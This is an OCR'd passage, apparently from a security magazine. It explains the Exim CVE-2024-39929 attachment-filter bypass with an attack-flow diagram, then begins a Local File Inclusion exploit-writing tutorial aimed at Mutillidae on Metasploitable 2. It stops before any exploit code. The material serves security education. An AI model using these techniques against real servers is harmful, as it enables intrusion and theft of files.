
Where is the software used?

Exim Mail Transfer Agent is located inside the network of the organizations and there are millions of users that use Exim Mail Servers.



What is the vulnerability?


This vulnerability tracked as CVE-2024-39929 has a CVSS score of 9.1 out of 10 allows hackers t-o deliver malicious attachments directly to target user's inboxes. Yes, this vulnerability allows any remote hackers to bypass file name extension blocking protection measure of Exim mail server an -d deliver executable and blocked attachments directly to end users mail boxes. This is possible d-ue to Exim mail servers through 4.97.1 mis parsing a header filename allowing hackers to bypass $mime-filename extension blocking protection mechanism to deliver malicious executable attach-ments.



How it can be exploited?

Hackers send a mail with malicious executable attachments and which exploits this vulnerability to target users. The target user downloads this malicious attachment and clicks on it and hacker g-ains access to the entire system.

"Attack surface management firm censys has estimated that as of July 12, 2024, over 15,63,085 Exim Server are vulnerable."


Hacker
Step 1:
Hacker exploits the vulnerability to send a malicious executable attached to the mail.
Internet
Step 2:
A desktop user downloads the attachment and clicks on it.
Network gateway
Firewall
Network Switch
Step 3:
Hacker gains access to the machine of the desktop user.
Desktop user
Desktop user
Vulnerable Exim mail server

19605585

Impact

Depending on the type of payload attached to the malicious attachment the hacker can gain access to the system used by target users to view the mail sent by the hackers.

Coding a Local File Inclusion (LFI) exploit

EXPLOIT WRITING

In "Exploit Writing" feature of our previous Issue, you learnt how to write an exploit code to exploit remote file inclusion or file upload vulnerability.

In this month's Issue, you will learn how to write an write code an exploit program to exploit Local File Inclusion (LFI) or directory traversal vulnerability.

What is Local File Inclusion (LFI) vulnerability?

Local File Inclusion or Directory traversal vulnerability is a vulnerability that allows attackers to view the files or content on the target web server that are usually not allowed for viewing.

According to OWASP,

"Local File Inclusion (also known as LFI) is the process of including files, that are locally p-resent on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory t-raversal characters (such as dot-dot-slash) to be injected."


Does exploiting LFI vulnerability need an exploit? The answer is NO. It can be exploited manually too The, why I am writing this exploit? This entire "Exploit Writing" feature is included in our Magazine so that our readers can understand not only the basics but also the nitty-gritty details of exploit writing. The LFI exploit is just another tutorial in this direction.

Coming to the exploit, we will write an exploit to not only view the local file on the target web server but also download it to our attacker machine. As target for this tutorial, we will be using Mutillidae installed by default in Metasploitable 2.

